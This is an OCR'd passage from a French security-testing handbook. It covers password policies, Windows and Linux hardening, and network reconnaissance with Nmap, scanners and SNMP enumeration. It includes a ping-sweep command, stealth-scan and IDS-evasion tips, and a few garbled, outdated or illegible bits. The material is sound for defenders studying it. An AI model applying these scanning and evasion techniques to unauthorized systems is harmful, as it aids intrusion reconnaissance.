Comme déjà mentionné, ces outils ne sont pas infaillibles ; vous resterez donc vigilants.

Ne notez jamais les mots de passe sur des papiers

autocollants. Les gens s'esclaffent de ce genre d'incompétence ; pourtant, je constate encore trop souvent cette imprudence. Ce n'est pas bon pour l'entreprise.

Création de règles des mots de passe

En tant que chargé de la sécurité informatique, vous devez sans cesse rappeler aux utilisateurs l'importance qu'il y a de bien choisir leurs mots de passe. Voici quelques conseils dans ce domaine :

> »
> Faites des démonstrations de la façon de créer un mot de passe robuste. Parlez plutôt de *phrases* de passe, parce

que les gens pensent qu'ils n'ont droit qu'à un mot isolé.

»

Montrez quelles peuvent être les conséquences du partage d'un mot de passe ou de l'utilisation de mots de passe trop simples.

»

Sensibilisez les utilisateurs aux attaques de type ingénierie sociale.

Partagez avec les utilisateurs les bonnes pratiques de création de mots de passe suivantes :

»

Le mot de passe doit contenir des majuscules, des minuscules, des signes de ponctuation et des chiffres.
N'autorisez pas

l'utilisation de chiffres seulement, car ce sont les mots de passe les plus simples à trouver.

» Ajoutez des fautes d'orthographe ou créez des acronymes à partir de la première lettre d'une phrase ou d'une citation. Avec la phrase « C'est en Loire-Atlantique en 1980 que je naquis. », on obtient le sésame **CeLAe1qjn**.

» Utilisez des signes de ponctuation pour séparer les mots ou les lettres de l'acronyme.

» Changez de mot de passe tous les six à douze mois et immédiatement après détection

d’une attaque. Un changement plus fréquent entraîne de nouvelles failles à cause des besoins de mémorisation.

»

N’utilisez pas le même mot de passe pour plusieurs systèmes. Cette pratique doit notamment être adoptée pour les machines de l’infrastructure réseau que sont les serveurs, les pare-feu et les routeurs. Il suffit d’utiliser des mots de passe proches. Par exemple, **OnDiraitLeSudWin10** pour les systèmes Windows et **OnDiraitLeNordLin** pour le système Linux.

»

Variez la longueur

des mots de passe au-delà du minimum. Vous découragez ainsi les attaquants qui ne peuvent pas se fonder sur une longueur maximale de mot de passe et doivent donc tester plusieurs combinaisons de longueurs.

»

N’utilisez pas de mots d’argot ni aucun mot trouvé dans le dictionnaire.

»

Ne pensez pas à vous en sortir avec des caractères ressemblants, comme le trois pour remplacer le E, le 5 pour remplacer le S ou le point d’exclamation pour remplacer

le 1. Les dictionnaires des outils de craquage connaissent ces variations geekiennes.

» Ne recyclez pas le même mot de passe avant d'en avoir changé au moins quatre ou cinq fois.

» Protégez les sorties d'écran de veille par mot de passe. Un écran laissé à l'abandon sans protection est une faille énorme. Il est inutile d'avoir des mots de passe solides et un cryptage du disque si la machine est laissée sans surveillance ni protection.

» Ne partagez

jamais vos mots de passe. À chacun le sien !

»

Ne stockez pas les mots de passe dans un lieu centralisé comme une feuille de calcul sur un disque dur. C'est une invitation à la catastrophe. Si cela est vraiment nécessaire, utilisez un gestionnaire de mots de passe fiable (je ne m'y suis pas encore résolu).

Autres contre-mesures

Voici quelques autres parades envisageables pour protéger les mots de passe :

»

Activez les mécanismes de détection des tentatives d'attaque sur les mots de passe. Si vous ne vous placez pas à l'affût, comment pourriez-vous prendre en charge cette partie de votre stratégie de sécurité ?

»

Vérifiez qu'aucune de vos applications ne stocke les mots de passe en mémoire ou sur disque. Utilisez par exemple l'outil WinHex (www.winhex.com/winhex). Je m'en suis servi pour chercher dans la mémoire vive d'un ordinateur en demandant de trouver les mots **password, pass=**, **login** et

autres. Cela m'a permis de trouver des mots de passe qui restaient présents en mémoire alors que les développeurs pensaient qu'ils avaient été supprimés.

Certains chevaux de Troie pour casser les mots de passe sont transmis sous forme de pièce jointe de courriel. Si un tel maliciel réussit à s'installer sur vos systèmes, toute votre protection par mots de passe est en péril. Comme parade, dotez-vous d'une protection contre les maliciels ou adoptez un logiciel de liste blanche (Webroot, McAfee ou Bit9).

»
Maintenez vos systèmes à jour.

Un système qui n'est pas à jour risque plus de subir une attaque par débordement de tampon ou un déni de service DoS, et les mots de passe sont souvent réinitialisés ou fragilisés pendant de telles attaques.

»

Gérez les comptes utilisateurs de façon stricte. Lorsque vous détectez un compte qui n'a encore jamais servi, supprimez-le ou désactivez-le au minimum. Pour obtenir un inventaire des comptes vacants, faites une inspection manuelle ou utilisez un outil comme DumpSec (https://

www.systemtools.com/somarsoft/?somarsoft.com).

En tant que responsable de la sécurité, vous pouvez activer le mécanisme de verrouillage de compte au bout de plusieurs tentatives. La plupart des systèmes d'exploitation et certaines applications permettent ce verrouillage qui oblige à patienter avant le prochain essai de saisie de mot de passe. Ne soyez ni trop strict, ni trop laxiste. La valeur peut se situer entre 5 et 50, mais je conseille de laisser de 10 à 15 tentatives.
Voici quelques points à prendre en compte pour le verrouillage des comptes :

» Pour profiter de cette sécurité de verrouillage sans faire subir un

blocage d'accès à l'utilisateur, demandez deux mots de passe différents en n'imposant pas de temps d'attente pour le premier (si le système d'exploitation permet ce paramétrage).

»

Si vous autorisez la réinitialisation automatique au bout d'un certain temps, c'est-à-dire le verrouillage d'intrusion, ne réglez pas le délai de carence trop court. En pratique, 30 minutes d'attente conviennent bien.

Vous améliorez la sécurité des mots de passe tout en limitant l'impact d'un verrouillage de compte en utilisant un compteur d'échec de saisie. Grâce

à ce compteur, vous pouvez forcer un changement de mot de passe au bout de plusieurs essais. Si le nombre d'échecs est important et qu'il s'est produit dans un temps bref, c'est certainement que le compte a fait l'objet d'une tentative d'attaque automatisée.

Voici quelques autres contre-mesures concernant les mots de passe :

- **Méthode d'authentification robuste.** Utilisez des questions secrètes, des cartes d'identification, des mesures biométriques ou des certificats numériques.
- **Réinitialisation automatique.** Cette fonction permet à

l'utilisateur de gérer lui-même tous ses problèmes d'oubli de mot de passe. En effet, les demandes de renouvellement de mot de passe constituent une charge de travail importante pour le support technique, surtout dans les grandes entreprises.

» **BIOS protégé par mot de passe.** Cette protection est essentielle pour les serveurs et les ordinateurs portables qui sont susceptibles de faire l'objet d'attaques physiques.

Mots de passe des systèmes

d’exploitation

Plusieurs précautions sont disponibles au niveau des systèmes d’exploitation pour mieux protéger les mots de passe.

Réalisez périodiquement les tests de robustesse des mots de passe, par exemple tous les mois ou tous les trimestres, aussi bien pour les mots de passe locaux que ceux des domaines.

Sous Windows

Voici quelques mesures pour éviter les attaques de mots de passe sous Windows :

» Un attaquant peut accéder à certains mots de passe

Windows en les lisant dans des fichiers ou en décryptant ceux qui se trouvent dans la base de registre Windows. Pour sécuriser votre base de registre, n'autorisez que les accès par les administrateurs.

»

Durcissez le système en adoptant les meilleures pratiques telles que celles décrites par les instituts suivants :

- SANS (https://www.sans.org/critical-security-controls)
- NIST (https://csrc.nist.gov)

- Center for Internet Security Benchmarks/ Scoring Tools (https://www.cisecurity.org)

» Stockez toutes les copies de sauvegarde des bases SAM en lieu sûr.

» Interdisez le stockage des mots cryptés LM pour les mots de passe de longueur inférieure à 15 caractères.

» Vous pouvez créer puis paramétrer la clé de registre **NoLMHash** en lui donnant la valeur 1. Voyez dans la branche HKEY_LOCAL_MACHINE

`\ SYSTEM \CurrentControlSet \Control\Lsa`.

» Définissez des règles GPO ou locales pour interdire les mots de passe fragiles avant même qu'ils soient définis.

» Désactivez les sessions nulles et activez le pare-feu Windows.

» Dans les systèmes de l'époque de Windows XP, activez dans les règles de sécurité locale l'option qui interdit l'énumération anonyme des comptes et partages SAM.

Vous trouverez dans le Chapitre 12 des astuces et des tests concernant

la sécurité des systèmes Windows.

Sous Linux et Unix

Voici quelques techniques à appliquer pour protéger les mots de passe sous Linux et Unix :

- Vérifiez que vos systèmes utilisent des mots de passe cryptés MD5 *shadowed*.
- Découragez la définition de mots de passe fragiles, par exemple avec l'outil de filtrage de mots de passe du système, *cracklib* sous Linux, ou avec un programme d'audit de mots de passe, comme *npasswd* ou *passwd* +.

» Cherchez dans le fichier */etc/passwd* s'il y a des entrées UID en double pour les superutilisateurs root. Les pirates adorent exploiter ces entrées pour s'introduire par une porte dérobée.

Le Chapitre 13 présente les attaques et les moyens de test des systèmes Linux.

PARTIE 3
Attaques des équipements réseau

DANS CETTE PARTIE

- »
- »
- »

Chapitre 9
Infrastructures réseau

DANS CE CHAPITRE

- Choisir ses outils
- Analyser les machines réseau
- Évaluer la sécurité avec un analyseur
- Éviter les dénis de services et les failles d'infrastructures

Pour profiter d'une bonne sécurité au niveau des systèmes d'exploitation et des applications, il faut d'abord sécuriser le réseau qui les interconnecte. Vous devez donc évaluer et tester vos routeurs, vos pare-feu, ainsi que les serveurs et les postes de travail qui sont les

nœuds du réseau.

Le nombre de failles réseau est immense, mais fort heureusement, de nombreux outils sont disponibles. Vous n'aurez certainement pas le temps de tout tester et de déceler toutes les failles. En revanche, vous devez pouvoir vous concentrer sur les tests qui apportent le plus en termes de sécurisation du réseau. Ce sont ceux que je vais présenter dans ce chapitre.

Pour éliminer les failles réseau les plus connues, il suffit d'avoir une bonne discipline de mise à jour des équipements, en utilisant les sites des fournisseurs, notamment pour mettre à jour les microgiciels (*firmwares*). Si vos réseaux ne sont pas accessibles de l'extérieur, vous risquez peu d'attaques dans ce contexte. Pour éviter les autres failles, vous devez mettre en place de

bonnes pratiques de sécurité que nous allons passer en revue. Les tests, les outils et les techniques que vous allez découvrir offrent un excellent retour sur investissement.

Vos tests de vulnérabilité réseau seront simplifiés si vous disposez d'une bonne connaissance des protocoles réseau, fondamentaux pour votre sécurité. Si nécessaire, n'hésitez pas à vous procurer le livre dans la même collection *TCP/IP pour les Nuls* de Candace Leiden et Marshall Wilensky. C'est un des livres que j'ai utilisé pour constituer mes compétences de base en sécurité réseau. Vous pouvez également visiter la liste RFC sur le site officiel des standards de protocoles

Internet, à l'adresse suivante : www.rfc-editor.org/standards.

Failles d'une infrastructure réseau

Les points faibles d'une infrastructure réseau constituent le souci principal en termes de sécurité de votre système d'information. Ces failles à bas niveau ont un effet sur tout ce qui fonctionne dans le réseau, et c'est pourquoi vous devez les tester et les supprimer dès que possible.

Votre objectif est d'abord de trouver les failles que d'autres peuvent détecter, cela afin de connaître le niveau d'exposition aux attaques du réseau.

Parmi les nombreuses failles de l'infrastructure, certaines sont techniques et demandent d'utiliser des outils, alors que d'autres peuvent être trouvées en regardant bien et faisant preuve de bon sens. Certaines faiblesses sont plus faciles à détecter de l'extérieur du réseau, et d'autres de l'intérieur.

Voici où regarder d'abord pour évaluer la sécurité de l'infrastructure réseau.

» Où sont situés les équipements tels que les pare-feu et les systèmes de prévention d'intrusion IPS dans le réseau et comment sont-ils configurés ?

» Qu'est-ce qu'un

attaquant extérieur peut voir lorsqu'il effectue un balayage des ports et comment peut-il profiter des failles des machines hôtes ?

» Évaluez l'architecture du réseau : les connexions Internet, les possibilités d'accès à distance, les différentes couches de défense et la position des machines hôtes dans le réseau.

» Étudiez les interactions entre les équipements de sécurité que sont les pare-feu, les IPS et les antivirus.

» Voyez quels

protocoles sont utilisés, et notamment les plus fragiles comme SSL (*Secure Sockets Layer*).

- Cherchez quels ports souvent attaqués restent non protégés.
- Vérifiez les configurations des machines réseau.
- Voyez s'il existe une supervision et une maintenance du réseau.

Dès qu'une personne réussit à profiter d'une des failles dans les secteurs de la liste précédente, les désagréments suivants peuvent survenir :

- L'attaquant peut lancer un déni de service DoS, ce

qui peut faire tomber la connexion Internet ou tout le réseau.

» Un utilisateur malveillant avec un analyseur réseau peut récupérer des informations confidentielles dans les courriels et les fichiers qui transitent sur le réseau.

» Un pirate peut implanter une porte d'accès dérobée au réseau.

» Un sous-traitant peut attaquer certaines machines hôtes en transitant par le réseau.

Prenez en outre les deux précautions suivantes avant de lancer une évaluation de sécurité du réseau :

- Testez vos systèmes de l'extérieur et de l'intérieur, plus exactement dans et entre les segments réseau et les zones démilitarisées DMZ.
- Demandez à vos partenaires l'autorisation de chercher les failles sur leurs systèmes lorsque cela peut affecter vos réseaux, et notamment les ports ouverts, l'absence de pare-feu ou une mauvaise configuration d'un routeur.

Outils d'investigation

Pour tester la sécurité réseau, il vous faut trois types d'outils : un analyseur de ports, un analyseur de protocoles et un analyseur de failles. Il en existe des gratuits et d'autres payants. Je présente mes préférés dans les sections suivantes. Souvenez-vous qu'il vous faut plusieurs outils, car aucun ne répond à tous les besoins.

Si vous espérez trouver un outil polyvalent et facile à utiliser, sachez que vous devrez parfois investir plus de 1 000 euros, notamment sous Windows. Les professionnels de la sécurité sont nombreux

à préférer les outils gratuits, notamment sous Linux et Unix. Ces outils ont un grand intérêt à condition d'avoir le temps et la volonté d'apprendre à maîtriser leurs particularités. Obligez-vous à comparer les résultats de ces outils gratuits avec ceux des outils commerciaux. Personnellement, j'ai trouvé certains avantages à ces derniers.

Scanneurs et analyseurs

Les outils de la liste suivante permettent de réaliser quasiment tous les tests d'analyse de ports et de réseau dont vous aurez besoin :

- **Cain & Abel** (www.oxid.it/cain.html) permet l'analyse

réseau et empoisonnement ARP.

» **Essential NetTools** (https://www.tamos.com/products/nettools) offre toute une panoplie de fonctions pour scruter les réseaux.

» **NetScanTools Pro** (https://www.netscantools.com) réunit des dizaines de fonctions d'évaluation de sécurité, et notamment un balayage ping, une scrutation de ports et un test de relais SMTP.

» **Getif** (www.wtcs.org/snmp4tpc/getif.htm) est

un ancien outil d'énumération SNMP, toujours pratique.

- **Nmap** (https://nmap.org) ou **NMapWin** (https://sourceforge.net/projects/nmapwin), qui est l'interface utilisateur graphique de Nmap, permettent d'effectuer des sondages de ports hôtes et des prises d'empreintes de systèmes d'exploitation.

- **Savvius Omnipeek** (https://www.savvius.com) offre des fonctions d'analyse réseau.

- **TamoSoft CommView**

(https://www.tamos.com/products/commview) fait des analyses réseau.

» **Wireshark** (http://wireshark.org) permet lui aussi des analyses réseau.

Recherche des failles

Les deux outils suivants servent à chercher les failles connues dans les machines hôtes du réseau ainsi que les problèmes de configuration qui permettraient de réaliser des exploits néfastes :

» **GFI LanGuard** (https://www.gfi.com/products-and-solutions/

network-security-solutions/gfi-languard) pour l'analyse de ports et les tests de vulnérabilité.

- **Nexpose** (https://www.rapid7.com/products/nexpose) est un outil polyvalent pour des tests de vulnérabilité approfondis.

Scruter, sonder et titiller un réseau

Voici les quatre étapes successives qui ont rythmé les tests de sécurité présentés dans la suite de ce chapitre :

1. **Collecte d'informations et cartographie du réseau**.

2. **Balayage de l'environnement pour savoir quels systèmes sont disponibles**.

3. **Inventaire des programmes en exécution sur ces systèmes**.

4. **Tentative d'intrusion dans ses systèmes, si nécessaire**.

Toutes les cartes pilotes réseau et autres utilisateurs du protocole TCP/IP, sous Windows, Linux et même dans vos pare-feu et vos routeurs, ont des particularités qui entraînent des variations dans la façon de répondre aux actions d'analyse, de sondage et de balayage. Il en découle que vont apparaître des faux

positifs, ou qu'une situation de déni de service DoS puisse se déclencher. Vous devez consulter vos manuels d'administration et les sites Web des fournisseurs pour connaître tous les détails au sujet des faiblesses du matériel afin de les réparer. Si vous avez procédé à cette vérification et que tout soit à jour, vous ne devriez pas rencontrer de problèmes, mais tenez-vous prêt à toute éventualité.

Scanner ou scruter les ports

Un outil scanneur de ports procède à un inventaire du réseau afin de savoir quels sont les équipements en cours d'utilisation. Ce faisant, il permet d'obtenir une première vision globale

de l'architecture du réseau. L'outil peut vous permettre de repérer les machines et les applications non autorisées ainsi que les erreurs de configuration réseau qui peuvent être à l'origine de failles sérieuses.

La vision globale qu'offre un scanneur de ports permet de détecter des problèmes de sécurité qui restaient masqués. Ce genre d'outil est facile à utiliser et permet de tester les nœuds réseau quels que soient le système d'exploitation et les applications. Les tests sont relativement rapides et ne demandent pas de s'adresser nominativement à chaque machine hôte (ce qui serait vraiment décourageant).

Pour que votre évaluation de sécurité réseau soit efficace, il faut savoir interpréter

correctement les résultats du scan. Vous pouvez par exemple voir apparaître des faux positifs sur des ports ouverts, ce qui vous demandera de creuser la question. Vous savez qu'une analyse avec le protocole UDP (*User Datagram Protocol*) est moins fiable qu'avec le protocole TCP. Elle produit plus souvent des faux positifs parce que nombreuses sont les applications qui ne savent pas comment réagir à l'arrivée de requêtes UDP entrantes aléatoires.

Un outil scanneur puissant tel que Nexpose sait identifier en une seule étape les ports et les noms des programmes qui s'en servent.

La durée d'un test avec un scanneur de ports

dépend du nombre de machines hôtes, du nombre de ports, de l'outil choisi, de la puissance de traitement du système de test et des performances des liaisons réseau.

Ne limitez pas vos tests aux machines hôtes stratégiques : retournez tous les cailloux, même si vous ne le faites pas la première fois. Les systèmes que vous laissez non testés pourraient vous causer des soucis. N'hésitez pas à relancer les mêmes tests avec des outils différents pour comparer les résultats. Tous les outils ne trouvent pas les mêmes ports ouverts et les mêmes failles. C'est dommage, mais c'est ainsi dans le monde des tests d'intrusion.

Si les résultats produits par deux outils ne

coïncident pas, il faut creuser le sujet. Si vous détectez quelque chose d'étrange, par exemple une série de ports ouverts qui ne devraient pas l'être, ne vous alarmez pas, mais refaites le test. En cas de doute, appliquez un autre outil.


Si cela vous est possible, demandez de balayer la totalité des 65 534 ports TCP sur chaque machine hôte détectée par l'outil. Dès que vous trouvez un port bizarre, vérifiez dans la documentation que l'application est légitime sur ce port. Ne vous interdisez pas d'analyser également les 65 534 ports du protocole UDP, en sachant que cela va considérablement prolonger le test.

Si vous avez besoin d'aller vite, faites

analyser au moins les ports les plus fréquemment attaqués, ceux du Tableau 9.1. La plupart de ces ports sont également utilisés par plusieurs maliciels (*malwares*).

Tableau 9.1 : Ports fréquemment attaqués.

[illegible]	[illegible]
[illegible]	[illegible]
[illegible]	[illegible]



Balayage avec l'outil ping (*ping sweep*)

Ping permet de découvrir quelles machines hôtes sont utilisées et dialoguent sur le réseau, en interrogeant tous les sous-réseaux et tous les nœuds. L'opération consiste à envoyer des demandes de réponses à toute une série d'adresses au moyen de paquets au format ICMP (*Internet Control Message Protocol*). La Figure 9.1 montre en première ligne la commande puis les résultats affichés par

l'outil Nmap qui réalise un balayage ping de toute la série d'adresses d'un sous-réseau en classe C.




Figure 9.1 : Résultat d'un balayage sweep d'un réseau en classe C avec Nmap

Voici la ligne de commande utilisée dans la figure précédente :

```
nmap –sP, –n, –T
4,
192.168.1.1–254
```

L'outil sur ligne de commande Nmap offre des dizaines d'options, ce qui peut vous effrayer lorsque vous ne voulez qu'une analyse de base. Sachez que vous pouvez saisir le nom de commande Nmap sans option pour les faire afficher toutes.

Voici l'explication des options utilisées pour l'exemple de la figure précédente :

- **`–sP`** demande à Nmap de réaliser un balayage ping scan.

- `-n` interdit à Nmap de faire une résolution des noms.
- `-T 4` demande à Nmap de faire une analyse rapide.
- `192.168.1.1-254` définit la plage du sous-réseau 192.168.1.0.

Utilisation d'un analyseur de ports

La plupart des outils d'analyse de ports passent par trois étapes :

1. **L'outil commence par émettre des requêtes TCP SYN vers le ou les hôtes désignés**.

   Certains scanneurs lancent d'abord un balayage ping pour connaître les hôtes disponibles avant

d’effectuer l’inventaire.

La plupart des scanneurs ne traitent que les ports TCP. N’oubliez pas les ports UDP, que certains outils savent également analyser, et notamment Nmap.

2. **L’outil se place en attente des réponses en provenance des hôtes**.

3. **Le scanneur effectue ensuite un sondage des machines pour au maximum les 65 534 ports TCP et UDP, pour savoir sur lesquels d’entre eux des services sont en activité**.

Voici les informations que collecte l'outil à propos des machines :

- quelles machines sont actives et accessibles *via* le réseau ;
- les adresses réseau des machines ;
- les services et applications qui sont peut-être en cours d'exécution.

Une fois que vous avez réalisé cet inventaire global du réseau, vous descendez dans les détails pour les machines hôtes qui vous intéressent en particulier.

L'outil Nmap

Une fois que vous savez quelles machines et quels ports peuvent être étudiés, vous lancerez

des analyses plus détaillées pour vérifier qu'il ne reste plus de faux positifs. Voici les analyses détaillées que Nmap permet de lancer :

- **Connect** : ce balayage TCP simplifié cherche tous les ports TCP ouverts sur la machine hôte. Il vous permet de savoir si un pare-feu, un détecteur d'intrusion ou un autre mécanisme de journalisation surveille les connexions.
- **UDP scan** : ce test des ports UDP réalise le même traitement que le précédent pour le protocole UDP.
- **SYN Stealth** : ce balayage établit une connexion

TCP à moitié ouverte, ce qui permet de contourner les détections d'intrusion et la journalisation. C'est un très bon test des détecteurs, des pare-feu et des journaliseurs.

»

FIN Stealth, **Xmas Tree** et **Null** : ces trois types de balayage constituent des combinaisons de tests élémentaires. Ils émettent des paquets de données mal formés pour voir comment la machine hôte répond. Ils changent par exemple les indicateurs dans les en-têtes TCP de chaque paquet. Vous pouvez ainsi

détecter des utilisations peu robustes du protocole TCP/IP et constater que des correctifs restent à appliquer.

Prenez vos précautions, car ces balayages peuvent entraîner une situation de déni de service DoS ou provoquer l'arrêt d'une application ou même d'un système. Si vous tombez sur une machine hôte dont la pile TCP/IP est mal exploitée, vous aurez peu de chance d'éviter de créer involontairement une attaque DoS. La seule précaution que vous puissiez prendre consiste à activer les options de ralentissement de Nmap : **Paranoid**, **Sneaky** ou **Polite**.

La Figure 9.2 montre

l'aspect général d'une session de travail avec la version à interface graphique de Nmap, **zenmap**. Si vous aimez utiliser également la version sur ligne de commande, vous voyez que les options que vous choisissez permettent de construire visuellement la ligne de commande. Vous pouvez ainsi apprendre à saisir ensuite ces options.

Si vous choisissez de ne tester qu'un seul port et non plusieurs à la fois, et ne vous montrez pas trop envahissant, vous pouvez réussir à ne pas attirer l'attention du pare-feu et du système de détection d'intrusion. Cela constituera un bon test des mécanismes de sécurité du réseau. N'hésitez pas à consulter ensuite les journaux pour voir ce qu'ils

auraient détecté pendant vos tentatives.




Figure 9.2 : Exemple d'utilisation de l'interface graphique de NMap.

NetScanTools

PRO

Le logiciel commercial **NetScanTools Pro** (https://www.netscantools.com) est très polyvalent. Il permet de collecter beaucoup d'informations au sujet d'un réseau : le nombre d'adresses IP uniques, les noms NetBIOS et les adresses MAC. Il dispose en outre d'une fonction pour obtenir une empreinte du système d'exploitation des nœuds réseau. La Figure 9.3 montre le résultat de la prise d'empreinte d'un système à l'occasion de l'analyse d'un point d'accès de réseau sans fil.

Contre-mesures

Vous ne devez autoriser que le trafic qui vous permet d'accéder aux machines internes au

réseau, en vous positionnant le plus loin possible des machines que vous voulez protéger, et en refusant tous les autres trafics. Cela s'applique à tous les ports standard tels que le port TCP 80 pour l'HTTP et le port d'ICMP utilisé pour ping.

Vous devez configurer vos pare-feu pour qu'ils se tiennent prêts à détecter les comportements anormaux, en comptant par exemple le nombre de paquets reçus dans un certain laps de temps. Vous devez définir des règles pour bloquer toute attaque lorsqu'un plafond a été atteint, par exemple 10 ports testés en 10 secondes ou 100 requêtes ICMP ping consécutives.

La plupart des pare-feu et des détecteurs d'intrusion savent reconnaître ces

comportements et les bloquer en temps réel.

Figure 9.3 : Prise d'empreinte d'un système d'exploitation avec NetScanTools Pro.

Sachez que vous risquez d'empêcher le fonctionnement de certaines applications en imposant une restriction du trafic réseau. Vérifiez avant d'appliquer vos règles comment fonctionnent ces applications et ces protocoles.

Tests des échanges SNMP

Le protocole SNMP (*Simple Network Management Protocol*) est reconnu quasiment par tous les équipements réseau. Il sert notamment aux applications de supervision réseau comme HP OpenView et LANDesk. Hélas, SNMP souffre de quelques failles.

Faiblesses de SNMP

La plupart des équipements réseau supportent SNMP en conservant les chaînes de communauté en lecture et en écriture par défaut, publiques et privées. J'ai constaté sur de nombreux équipements réseau que le protocole SNMP restait activé alors qu'il n'y en avait pas besoin.

Lorsqu'un pirate réussit à prendre le contrôle du protocole SNMP, il peut accéder à de nombreuses informations concernant le réseau : les tables ARP, les noms des utilisateurs et les connexions TCP, ce qui lui permet de préparer une attaque. Dès que le protocole SNMP apparaît dans les résultats de vos analyses de ports, vous pouvez vous attendre à ce qu'un pirate tente un jour ou

l'autre de se servir de cette faille.

Voici quelques outils permettant de faire l'inventaire SNMP :

- les deux outils du commerce **NetScanTools Pro** et **Essential NetTools** ;
- l'outil gratuit à interface graphique pour Windows nommé **Getif** ;
- l'outil gratuit à interface texte sous Windows nommé **SNMPUTIL** (`www.wtcs.org/snmp4tpc/FILES/Tools/SNMPUTIL/SNMPUTIL.zip`).

La Figure 9.4 montre comment l'outil Getif permet de dresser l'inventaire de tous les

équipements sur lesquels SNMP est activé.




Figure 9.4 : Informations SNMP générales recueillies avec Getif.

Cet inventaire d'un point d'accès sans fil a permis d'obtenir le modèle, le numéro de version du

microgiciel et le temps total d'activité. Ces informations pourraient servir à un pirate pour exploiter une faille du système. En creusant le sujet, j'ai même découvert des noms d'utilisateurs pour les interfaces d'administration du point d'accès, comme le montre la Figure 9.5. Ce n'est vraiment pas le genre d'informations que l'on doit laisser accessibles !

